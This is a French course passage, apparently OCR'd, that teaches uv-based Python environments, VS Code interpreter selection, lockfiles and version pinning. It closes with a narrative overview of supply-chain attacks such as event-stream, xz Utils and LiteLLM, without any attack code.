
Chaque fois qu'une commande `uv` est exécutée, elle l'est dans le contexte d'un venv particulier. Si le venv n'existe pas, il sera créé pour l'occasion.

Dans VS Code


C'est ici que l'éditeur entre en scène pour la première fois, et c'est le bon endroit, parce que tout ce qu'il fera ensuite avec Python, lancer un test, s'arrêter sur un point d'arrêt, dépend d'une seule chose : savoir quel interpréteur utiliser. Ouvrez le dossier du projet dans VS Code, avec l'extension Python

installée, et l'éditeur cherche de lui-même un dossier `.venv` dans le projet. Il le trouve, puisque `uv` vient de le créer, et l'affiche dans la barre d'état, en bas à droite, avec sa version de Python, « Python 3.13.5.final.0 » par exemple. C'est cet interpréteur, celui du venv, qui servira à exécuter le code, à le déboguer et à découvrir les tests. Le terminal intégré de l'éditeur, lui, s'ouvre avec le venv déjà activé, ce qui dispense de la commande d'activation qu'on oublie une fois sur deux. Et si `uv` est installé, la documentation de VS Code précise que l'extension s'en sert automatiquement pour créer les environnements et installer les paquets, parce qu'il est bien plus rapide que les outils standards.

Le plus simple est de le voir casser, puis de le réparer. Le projet `my-app` de cette section importe `my_lib`, une bibliothèque qui n'existe que dans son venv. Ouvrez-le dans VS Code et supposez que la barre d'état montre « Python 3.9.6.final.0 » plutôt que le projet, ce qui arrive, par exemple quand on a choisi un interpréteur global pour un autre projet la veille. C'est le Python que macOS installe lui-même, et il ne contient aucune bibliothèque du projet. La ligne `from my_lib.secret import get_secret_number` se souligne aussitôt, et le fichier reçoit un « 1 » dans l'explorateur, un problème à voir : l'éditeur ne trouve pas `my_lib`, parce qu'il la cherche dans un interpréteur où elle n'a jamais été installée. Survolez la ligne, et il le dit en toutes lettres, « Import "my_lib.secret" could not be resolved ». Lancez le fichier avec le triangle en haut à droite, et le terminal répond `ModuleNotFoundError: No module named 'my_lib'`, exactement ce que donnerait `python main.py` hors du venv. Pendant ce temps, `uv run main.py` continue de fonctionner dans le même terminal, puisque `uv` choisit toujours le bon interpréteur. Rien n'est cassé dans le projet. C'est l'éditeur qui regarde au mauvais endroit.



La réparation tient en un geste. Ouvrez la palette, tapez `Python: Select Interpreter`, et l'éditeur affiche la liste des interpréteurs qu'il a trouvés, celui du projet en tête, avec le chemin de son `.venv`. Choisissez-le. Le soulignement disparaît dans la seconde, la barre d'état affiche « Python 3.13.5.final.0 », le Python du venv, et lancer le fichier imprime le nombre secret. Dépliez `.venv/lib/python3.13/site-packages` dans l'explorateur, et vous y voyez `my_lib`, avec son numéro de version : c'est le même dossier que la commande `ll` de tout à l'heure, et c'est là que l'éditeur regarde maintenant.



C'est presque toujours là qu'il faut regarder en premier quand quelque chose ne marche pas dans l'éditeur alors que `uv run` fonctionne au terminal. L'autre cause classique est d'avoir ouvert le mauvais dossier : l'éditeur ne cherche le `.venv` que dans le dossier ouvert et ses sous-dossiers, pas un étage plus haut. La règle, en un mot, est d'ouvrir le dossier qui contient le `pyproject.toml`, ou un dossier parent qui en contient plusieurs. Ce que l'éditeur fait ici, il le fait pour vous une fois pour toutes, et c'est exactement le sens de ce que la page des environnements annonçait : une vue sur `uv` et son venv, pas un autre mécanisme.

La notion de reproductibilité (`uv.lock`)

Un autre fichier qu'il est intéressant de considérer dans notre projet est `uv.lock`. Ce fichier (qu'on appelle parfois un "lockfile") contient la liste des dépendances du projet, sous la forme de métadonnées précises et exactes, permettant de reconstruire de manière parfaite et exhaustive le contenu

d'un venv particulier (c'est une manière de le copier donc, en le reproduisant avec une recette). Chaque dépendance y est figée dans le temps, à l'aide d'identifiants et de urls non-ambigus, qui permettent de faire en sorte de réinstaller exactement le même environnement, dans un endroit différent. Tant qu'aucune dépendance n'a été ajoutée, `uv.lock` ne décrit que le projet lui-même. Mais dans notre cas, étant donné que nous avons ajouté `requests` au projet, on peut constater, en l'examinant, qu'il contient une série de références précises vers les artefacts en ligne des packages correspondant :

```
$ cd my-venv
$ cat uv.lock
version = 1
revision = 3
requires-python = ">=3.13"

[[package]]
name = "certifi"
version = "2026.1.4"
source = { registry = "https://pypi.org/simple" }
sdist = { url = "https://files.pythonhosted.org/packages/e0/2d/a891ca51311197f6ad14a7ef42e2399f36
2026.1.4.tar.gz", hash = "sha256:ac726dd470482006e014ad384921ed6438c457018f4b3d204aea4281258b2120
time = "2026-01-04T02:42:41.825Z" }
wheels = [
    { url = "https://files.pythonhosted.org/packages/e6/ad/3cc14f097111b4de0040c83a525973216457bb
2026.1.4-py3-none-any.whl", hash = "sha256:9943707519e4add1115f44c2bc244f782c0249876bf51b6599fee1
time = "2026-01-04T02:42:40.15Z" },
]
...
```

Cette notion de reproductibilité est extrêmement importante dans les environnements de production, où certaines composantes logicielles sont parfois installées à répétition, de manière scriptée et automatisée, dans des environnements éphémères, comme des containers (docker ou autre), dans un système Kubernetes, ou un environnement pour effectuer des tests.

Mais que se passerait-il si, au lieu d'installer la bibliothèque `requests`, nous tentions d'installer, par mégarde, `request` (sans `s`) ?

```
$ uv add request
  × No solution found when resolving dependencies:
  ╰─▶ Because request was not found in the package registry and your project depends on request,
      conclude that your project's requirements are unsatisfiable.
  help: If you want to add the package regardless of the failed resolution, provide the `--
frozen` flag
        to skip locking and syncing.
```

Dans ce cas, le comportement souhaité est le bon : PyPI ne reconnaît pas le nom de cette bibliothèque, et qui plus est, PyPI ne permettrait pas à quelqu'un de publier une bibliothèque dont le nom serait trop proche d'une bibliothèque très connue (`requests` est extrêmement populaire). Mais cette protection a ses limites, et les registres de paquets restent vulnérables à plusieurs types d'attaques. Nous y reviendrons en détail dans la section sur la sécurité, à la fin de ce chapitre.

Après ces détours, revenons maintenant à notre application `my-app` : tout comme nous l'avons fait pour la bibliothèque `my-lib`, c'est à nous qu'incombe la responsabilité de fournir le code source pour l'application, qui sera très simple. Dans le fichier `my-app/main.py` (qui a été créé automatiquement par `uv` puisqu'il s'agissait d'une application), nous devons remplacer le contenu par :


```
from my_lib.secret import get_secret_number

def main():
    print(f"The secret number is: {get_secret_number()}")

if __name__ == "__main__":
    main()
```

On peut maintenant tester notre application :

```
$ cd my-app
$ uv run main.py
The secret number is: 42
```



Maintenant regardons attentivement notre fichier `my-app/pyproject.toml` :

```
[project]
name = "my-app"
version = "0.1.0"
description = "Add your description here"
readme = "README.md"
requires-python = ">=3.13"
dependencies = [
    "my-lib>=0.1.0",
]
```

```
[tool.uv]
no-index = true
find-links = ["../packages"]
```

On note que `my-app` définie sa dépendance à `my-lib` en utilisant une syntaxe particulière : `my-lib>=0.1.0`, ce qui signifie évidemment : n'importe quelle version de `my-lib` dont la version est plus grande ou égale à `0.1.0`. Ceci peut être dangereux, car que se passerait-il dans le cas où une nouvelle version de `my-lib` serait publiée, et qu'elle contiendra des changements qui feraient en sorte de modifier le comportement de `my-app` ? Soyons plus conservateur en fixant plus précisément notre limite de version pour `my-lib`. Pour ce faire, on va utiliser de nouveau cette syntaxe particulière :

```
$ uv add "my-lib>=0.1.0,<0.2.0"
Resolved 2 packages in 7ms
Audited 1 package in 0.28ms
```

> Avec `uv`, les contraintes de version servent à indiquer quelles versions d'un paquet peuvent être installées. Les opérateurs classiques `<`, `<=`, `>`, `>=` permettent de fixer des bornes (par exemple `>=1.2.0` signifie « version 1.2.0 ou supérieure »), tandis que `==` impose une version exacte. `uv` suit la spécification PEP 440 de l'écosystème Python : l'opérateur `~=` (compatible release) autorise les mises à jour compatibles selon la version indiquée (par exemple `~=1.4` accepte les versions `1.x` à partir de `1.4`, sans passer à `2.0`). Ces contraintes permettent de contrôler finement la stabilité d'un projet tout en autorisant, si souhaité, certaines mises à jour automatiques lors du verrouillage (`uv lock`).

> La commande `uv add "my-lib~=0.1.0"` serait ici équivalent à `uv add "my-lib>=0.1.0,<0.2.0"`.

On peut maintenant constater l'effet de cette précision dans notre même fichier `my-app/pyproject.toml` :

```
[project]
name = "my-app"
version = "0.1.0"
description = "Add your description here"
readme = "README.md"
requires-python = ">=3.13"
dependencies = [
    "my-lib>=0.1.0,<0.2.0",
]

[tool.uv]
no-index = true
find-links = ["../packages"]
```

La version de `my-lib` pour `my-app` est "pinnée" (mot anglais) à `0.1.x`, ce qui veut donc dire que seules les versions avec des "patchs" différents (pour la résolution de bogues, en général) seront tolérées : par exemple `0.1.1`, `0.1.2`, etc. La version `0.2.0`, si elle en venait à exister, serait "interdite" par le gestionnaire `uv` (remarquez bien l'usage de `<0.2.0`, et non `<=0.2.0`).

La bibliothèque `my-lib` évolue

Imaginons maintenant que la bibliothèque `my-lib` évolue, et que la fonction offerte change : par exemple, au lieu d'être 42, le nombre magique devient 99. Modifions tout d'abord le code de `my-lib/src/secret.py` :

```
def get_secret_number():
    return 99
```

Ensuite incrémentons la version de `my-lib` :

```
$ cd my-lib
$ uv version --bump minor  # 0.1.0 -> 0.2.0
Resolved 1 package in 16ms
      Built my-lib @ file:///Users/cjauvin/gh/inf1410-teluq/content/docs/module3/gestion-
de
Prepared 1 package in 7ms
Uninstalled 1 package in 0.67ms
Installed 1 package in 1ms
 - my-lib==0.1.0 (from file:///Users/cjauvin/gh/inf1410-teluq/content/docs/module3/gestion-
des-deps/uv-demo3/my-lib)
 + my-lib==0.2.0 (from file:///Users/cjauvin/gh/inf1410-teluq/content/docs/module3/gestion-
des-deps/uv-demo3/my-lib)
my-lib 0.1.0 => 0.2.0
```

On peut constater dans notre fichier `my-lib/pyproject.toml` que le changement a été fait :

```
[project]
name = "my-lib"
version = "0.2.0"
description = "Add your description here"
readme = "README.md"
authors = [
    { name = "Christian Jauvin", email = "cjauvin@gmail.com" }
]
requires-python = ">=3.13"
dependencies = []

[build-system]
requires = ["uv_build>=0.8.22,<0.9.0"]
build-backend = "uv_build"
```

On peut maintenant "builder" notre bibliothèque afin d'en produire un artefact de type "wheel" pour la nouvelle version `0.2.0`, comme nous avons fait pour la précédente version `0.1.0` :

```
$ uv build --out-dir ../packages
Building source distribution (uv build backend)...
Building wheel from source distribution (uv build backend)...
Successfully built ../packages/my_lib-0.2.0.tar.gz
Successfully built ../packages/my_lib-0.2.0-py3-none-any.whl
```


On constate donc la présence du fichier `../packages/my_lib-0.2.0-py3-none-any.whl`, qui

contient la totalité de notre bibliothèque, prête à être installée dans le contexte de n'importe quel projet, par `uv`.

L'application `my-app` devrait donc évoluer elle aussi !

Retournons maintenant à `my-app`. Si on tente de la mettre à jour :

```
$ uv sync --upgrade
Resolved 2 packages in 17ms
Audited 1 package in 0.28ms
```



Rien ne se passe, car bien que `my-lib` version `0.2.0` soit disponible, la configuration de `my-app` ne lui permet pas d'utiliser une version aussi élevée. Pour changer cela, on peut utiliser la commande :

```
uv add "my-lib>=0.1.0,<=0.2.0"
Resolved 2 packages in 17ms
Audited 1 package in 0.23ms
```

qui devrait maintenant permettre de faire en sorte de laisser passer la version `0.2.0` de `my-lib` :

```
$ uv sync --upgrade
Resolved 2 packages in 26ms
Prepared 1 package in 0.78ms
Uninstalled 1 package in 1ms
Installed 1 package in 1ms
 - my-lib==0.1.0
 + my-lib==0.2.0
```

On peut constater l'effet de cette mise à niveau de `my-lib`, sur notre application elle-même :


```
$ uv run main.py
```

```
The secret number is: 99
```

Finalement, étant donné ce changement de comportement important, et pour éviter de confondre les utilisateurs, on va vouloir mettre à jour la version de `my-app` elle-même :

```
$ uv version --bump major
Resolved 2 packages in 7ms
Audited 1 package in 0.25ms
my-app 0.1.0 => 1.0.0
```

Dans ce cas étant donné qu'il s'agit d'une application, nous avons choisi de changer la version majeure, qui passe donc à `1.0.0`.



La sécurité de la chaîne d'approvisionnement

Tout au long de cette section, nous avons vu comment un gestionnaire de dépendances permet d'assembler rapidement un projet à partir de composantes externes. Mais cette commodité repose sur un acte de confiance implicite : lorsqu'on exécute `uv add requests`, on ne fait pas seulement confiance à la bibliothèque `requests` elle-même, mais aussi à `certifi`, `charset-normalizer`, `idna` et `urllib3`, à leurs propres mainteneurs, et aux infrastructures qui les hébergent et les distribuent. Plus un projet accumule de dépendances, plus cet arbre de confiance s'élargit, et plus la surface d'attaque potentielle grandit. Cette réalité a donné naissance à une catégorie de menaces qu'on appelle les attaques de la chaîne d'approvisionnement logicielle (supply chain attacks).

Le principe d'une supply chain attack est d'exploiter la confiance que les développeurs accordent à leur chaîne d'approvisionnement logicielle, plutôt que d'attaquer directement le système visé. Au lieu de chercher une faille dans l'application elle-même, l'attaquant compromet une de ses dépendances, souvent plusieurs niveaux en profondeur dans l'arbre de dépendances transitives.

Le code malicieux est alors installé automatiquement par le gestionnaire de paquets, parfois sans que personne ne le remarque pendant des semaines ou des mois. Les vecteurs d'attaque les plus courants sont le typosquattage (publier un paquet dont le nom ressemble à un paquet populaire), la prise de contrôle du compte d'un mainteneur, et l'infiltration progressive d'un projet open source par un contributeur qui gagne la confiance de l'équipe avant d'y injecter du code hostile.

Même sans intention malicieuse, la dépendance excessive peut être dangereuse. En 2016, le retrait du registre npm d'un paquet appelé `left-pad`, une bibliothèque de 11 lignes de JavaScript qui ajoutait des espaces à gauche d'une chaîne de caractères, a instantanément cassé le build de milliers de projets à travers le monde. Voici la totalité du code de cette bibliothèque :

```
module.exports = leftpad;

function leftpad(str, len, ch) {
  str = String(str);
  var i = -1;
  ch || (ch = ' ');
  len = len - str.length;
  while (++i < len) {
    str = ch + str;
  }
  return str;
}
```

Le fait que des milliers de projets dépendaient d'une bibliothèque externe pour une fonction aussi triviale illustre bien les excès de la granularité des dépendances. Chaque dépendance ajoutée, aussi petite soit-elle, est un point de rupture potentiel. Nous reviendrons sur les dimensions sociales et économiques de cet épisode dans le module 6.


Et quand l'intention est malicieuse, les conséquences peuvent être bien pires. Plusieurs incidents majeurs ont marqué l'histoire récente et illustrent la diversité de ces attaques. En 2018, le paquet npm `event-stream`, téléchargé des millions de fois par semaine, a été compromis d'une manière particulièrement révélatrice. Le mainteneur original, épuisé par des années de travail bénévole sur un projet qu'il n'utilisait même plus, a accepté de transférer le contrôle du paquet à un inconnu qui s'était montré serviable. Ce nouveau mainteneur a ensuite ajouté une dépendance vers un autre paquet, `flatmap-stream`, qui contenait du code obfusqué conçu pour voler les portefeuilles de Bitcoin des utilisateurs d'une application spécifique. L'attaque est restée invisible pendant plusieurs semaines, car le code malicieux était caché dans un paquet transitif et ne se déclenchait que dans un contexte très précis.

L'attaque la plus spectaculaire des dernières années est sans doute celle qui a visé xz Utils en 2024, un petit utilitaire de compression présent dans pratiquement toutes les distributions Linux. Un développeur utilisant le pseudonyme Jia Tan a commencé à contribuer au projet en 2021, de manière patiente et méthodique. Pendant plus de deux ans, il a soumis des correctifs légitimes, gagné la confiance du mainteneur principal (qui, comme dans le cas d'event-stream, était une personne seule et débordée), et obtenu progressivement les droits de publication. En février 2024, il a injecté une porte dérobée (backdoor) extrêmement sophistiquée, dissimulée dans les fichiers de test du projet, qui permettait à un attaquant distant de prendre le contrôle de n'importe quel serveur utilisant OpenSSH avec la bibliothèque compromise. La backdoor a été découverte par hasard, par un ingénieur de Microsoft qui avait remarqué que ses connexions SSH prenaient une demi-seconde

de plus que d'habitude. Sans cette observation fortuite, la porte dérobée aurait pu se retrouver dans des millions de serveurs à travers le monde.

Un exemple encore plus récent est celui de LiteLLM, une bibliothèque Python très populaire (des millions de téléchargements par jour) servant de passerelle vers différents modèles d'IA. En mars 2026, un groupe appelé TeamPCP a réussi une attaque en cascade d'une sophistication remarquable. Ils ont d'abord compromis Trivy, un outil d'analyse de sécurité, qui était justement utilisé dans le pipeline CI/CD de LiteLLM. L'ironie est frappante : c'est un outil de sécurité qui a servi de vecteur d'attaque. En s'exécutant dans le pipeline de compilation de LiteLLM, le Trivy compromis a exfiltré le jeton de publication PyPI du projet, permettant aux attaquants de publier deux versions malicieuses de LiteLLM sur PyPI. Ces versions installaient un mécanisme qui, à chaque démarrage de Python, récoltait silencieusement les clés API, les secrets, les identifiants de bases de données et les clés SSH présents sur la machine. Les versions compromises n'ont été en ligne que pendant environ 40 minutes avant d'être retirées par PyPI, mais étant donné le volume de téléchargements, l'impact potentiel était considérable. Fait notable : les utilisateurs qui avaient des dépendances verrouillées dans un fichier de type lockfile n'ont pas été affectés.

